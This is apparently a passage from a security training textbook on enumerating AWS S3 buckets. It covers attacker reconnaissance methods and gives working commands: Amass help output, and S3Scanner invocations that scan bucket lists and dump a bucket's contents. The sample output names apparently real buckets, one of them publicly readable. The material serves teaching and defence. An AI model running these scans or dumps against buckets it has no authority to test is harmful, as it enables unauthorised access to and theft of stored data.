
Enumerating S3 Buckets

Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs. Customers and end-users use S3 services to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Attackers can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables attackers to modify files (in JavaScript or related codes) and inject malware into the bucket files. Attackers often try to find the bucket location and name to test its security and identify vulnerabilities in the bucket implementation.

Listed below are several techniques that attackers employ in identifying AWS S3 buckets:

- **Inspecting HTML**


  Attackers attempt to perform HTML source code analysis to gather information about the S3 buckets. Analyzing the source code of HTML web pages in the background allows attackers to find URLs to target S3 buckets.

- **Brute-forcing URL**

  Because each S3 bucket is given a unique identification number, attackers perform brute-force attacks on the target bucket to identify the correct bucket URL. For example, assume the URL *http://s3.amazonaws.com/[bucket_name];* attackers try all possibilities for the bucket_name to identify the exact URL targeting the bucket. Attackers use tools such as Burp Suite (Burp Intruder) to perform brute-force attacks on S3 buckets.

- **Finding subdomains**

  Attackers use tools, such as OWASP Amass and Robtex, to identify subdomains related to the target bucket.



```
root@kali:~# amass intel

                                                          v3.4.4
                                 OWASP Amass Project - @owaspamass
                      In-depth Attack Surface Mapping and Asset Discovery

Usage: amass intel [options] [-whois -d DOMAIN] [-addr ADDR -asn ASN -cidr CIDR]

  -active
        Attempt certificate name grabs
  -addr value
        IPs and ranges (192.168.1.1-254) separated by commas
  -asn value
        ASNs separated by commas (can be used multiple times)
  -cidr value
        CIDRs separated by commas (can be used multiple times)
  -config string
        Path to the INI configuration file. Additional details below
  -d value
        Domain names separated by commas (can be used multiple times)
  -demo
        Censor output to make it suitable for demonstrations
  -df value
        Path to a file providing root domain names
  -dir string
        Path to the directory containing the output files
```

Figure 19.53: Screenshot of OWASP Amass

- **Reverse IP Search**

  Attackers use search engines, such as Bing, to perform reverse IP search to identify domains of target S3 buckets. Attackers use the advance search operator ip:<target IP address> in the Bing search engine to obtain different domains related to the target bucket that resolves the given IP address.

Identifying Open S3 Buckets using S3Scanner

Source: *https://github.com*


Attackers use S3Scanner to identify open S3 buckets of cloud services, such as Amazon AWS, and retrieve their content for malicious purposes. S3 buckets store information in the form of files, folders, objects, etc. that include text files, images, videos, and PDF files; in some scenarios, they even store backup files and credentials. S3Scanner allows attackers to retrieve objects and access control list (ACL) access information, including read and write permissions.

Run the following S3Scanner command to scan AWS buckets listed in a file with 8 threads:

```
s3scanner --threads 8 scan --buckets-file ./bucket-names.txt
```

Run the following command to dump a single AWS bucket:

```
s3scanner dump --bucket my-bucket-to-dump
```



```
$ s3scanner scan --buckets-file bucket-names.txt
summer.starbucks.com | bucket_exists | AuthUsers: [], AllUsers: [Read]
placewise | bucket_exists | AuthUsers: [], AllUsers: []
hype-prod | bucket_exists | AuthUsers: [], AllUsers: []

